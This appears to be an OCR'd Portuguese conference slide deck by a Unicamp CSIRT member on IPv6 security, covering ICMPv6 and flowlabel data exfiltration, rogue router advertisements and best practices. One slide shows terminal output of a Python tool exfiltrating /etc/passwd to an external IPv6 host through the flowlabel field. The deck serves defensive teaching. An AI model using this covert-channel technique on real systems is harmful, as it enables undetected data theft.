2024-08-20 15:47:31.599	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1
2024-08-20 15:47:40.395	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1
2024-08-20 15:47:43.706	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:39:40.926	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	445440	???	0	0	870	1
2024-08-20 16:57:07.955	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:57:15.186	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:57:33.895	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:58:05.438	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	36352	0	0	71	1


Fonte: CSIRT Unicamp - Mitigação da exfiltração de dados via ICMPv6 através do monitoramento via flows.

Exfiltração de dados via flowlabel no IPv6

A exfiltração de dados pode ser realizada utilizando o campo flowlabel do IPv6.

A ferramenta IPv6teal permite a construção de um canal secreto, armazenando e exfiltrando dados diretamente neste campo.

Esse tráfego é difícil de identificar, pois o flowlabel é um campo legítimo do IPv6, muitas vezes ignorado ou tratado como inofensivo pelas ferramentas de segurança convencionais.




Fonte: Figura sugerida pelo PowerPoint

```
$
$ python3 receive.py passwd
[-] Started receiver
[+] Receiving 916 bytes (7328 bits) from 2801:8a:c040:fca0::
[-] 86.5% completed (6340/7328 bits)
[+] Transferred 917 bytes in 11.55 seconds
[+] Data written to passwd

$
```

```
$ python3 exfiltrate.py /etc/passwd 2600:1f18:2cd5:1800:be5d:7e53:e3a8:a4c3
Sending 916 bytes (7328 bits) in 367 IPv6 packets...
.................................................
.................................................
.................................................
.................................................
.................................................
.................................................
.................................................
.................
done
$
```


Fonte: Exfiltração do arquivo passwd do Linux através do campo flowlabel utilizando a ferramenta em python.



Fonte: Captura do pacote IPv6 relacionado a exfiltração dos dados via wireshark.

3 - Anúncios de roteadores (RA) não autorizados

Interrupção de Conectividade: Anúncios de Roteadores (RA) não autorizados podem desviar o tráfego, causando perda de conectividade e má experiência do usuário.



Mudança Automática para IPv6: Servidores podem começar a utilizar IPv6 automaticamente ao receber um RA, ignorando políticas de segurança configuradas para IPv4.

Risco de Violação de Políticas de Segurança: Essa transição inesperada pode expor a rede a vulnerabilidades, já que as regras de segurança para IPv6 podem não estar tão robustas ou configuradas adequadamente.

Anúncios de roteadores (RA) não autorizados

Fonte: Imagem criada com IA

Podem surgir acidentalmente, intencionalmente ou devido à má configuração.

Implementar RA Guard ou controles semelhantes pode prevenir a propagação de RA não autorizados e proteger a integridade da rede.

LACNIC 41 - Análisis de seguridad de IPv6 con *Containerlab*.

LACNIC 42 - Os riscos de ignorar o IPv6 na sua rede.

Rogue IPv6 Router Advertisement Problem Statement (RFC 6104).

IPv6 Router Advertisement Guard (RFC 6105).

Boas Práticas

Inclua o IPv6 nas suas políticas e atualize as diretrizes de segurança.


Definir uma política de endereçamento IPv6 (SLAAC/DHCPv6) que evite endereços previsíveis.

Realize auditorias e *pentests* frequentes para identificar e corrigir possíveis erros de filtragem específicas em regras de *firewalls*.

Priorize sempre o tráfego IPv6. Trate o IPv6 corretamente em vez de desativá-lo. Pânico sem efeito CVE-2024-38063.

Comece a configurar as redes e serviços como *IPv6-only* eliminando assim as vulnerabilidades associadas ao IPv4 e simplificando a gestão da cibersegurança.

Desafios e Considerações Finais



Fonte: Imagem criada com IA

Planeje uma transição segura e controlada do IPv4 para o IPv6, eliminando a dependência do NAT e do CGNAT.

Diminuir o compartilhamento de IPv4 CGNAT (máximo 16 usuários por IPv4) a fim de facilitar a identificação e agilizar o processo.

Considerar ativar o IPSec para garantir comunicações seguras, principalmente em ambientes críticos.

Precisamos concluir o processo de transição atual e abandonar também o quanto antes o modelo dual-stack e considerar somente o IPv6 na redes.

Referências

Webinar LACNIC | Seguridad en IPv6
https://www.lacnic.net/7495/1/lacnic/

Apresentação LACNIC 42 / LACNOG 2024 | Os riscos de ignorar o IPv6 na sua rede
https://lacnic42.lacnic.net/pt-br/programa/apresentacoes-e-videos

Camada 8 NIC.BR | Redes IPv6-Only
https://nic.br/podcasts/camada8/episodio-52

Apresentação LACNIC 40 / LACNOG 2023 | Rumo ao IPv6-only no Data Center
https://lacnic40.lacnic.net/pt-br/programa/apresentacoes-e-videos

Referências

Tutorial NIC.BR | LACNIC 40 | Caminhando para o futuro: construindo uma rede IPv6 only
https://lacnic40.lacnic.net/pt-br/programa/apresentacoes-e-videos

LACNIC BLOG | NAT: Uma história de amor e ódio
https://blog.lacnic.net/pt-br/ipv6/nat-uma-historia-de-amor-e-odio

LACNIC BLOG | O IPv6 e sua importância para a Pesquisa e Desenvolvimento (P&D)
https://blog.lacnic.net/pt-br/o-ipv6-e-sua-importancia-para-a-pesquisa-e-desenvolvimento-pd/

LACNIC BLOG | As 5 Tendências do IPv6 para 2024
https://blog.lacnic.net/pt-br/as-5-tendencias-do-ipv6-para-2024/

Referências

Intrarede NIC.BR | IPv6: 25 anos de progresso e evolução da infraestrutura da Internet
https://intrarede.nic.br/live-25anos-ipv6-2023/

Webinar LACNIC | Quiénes deben participar en el despliegue de IPv6?
https://www.lacnic.net/webinaripv6

Intrarede NIC.BR | IPv6: Casos de Sucesso
https://intrarede.nic.br/live-ipv6-sucesso-2021/

Intrarede NIC.BR | IPv6 e os principais erros cometidos numa implantação de rede
https://intrarede.nic.br/live-ipv6-implantacao-2022/

Muito Obrigado !!

Perguntas ???

Henri Alves de Godoy
henri@unicamp.br
/henri-alves-godoy/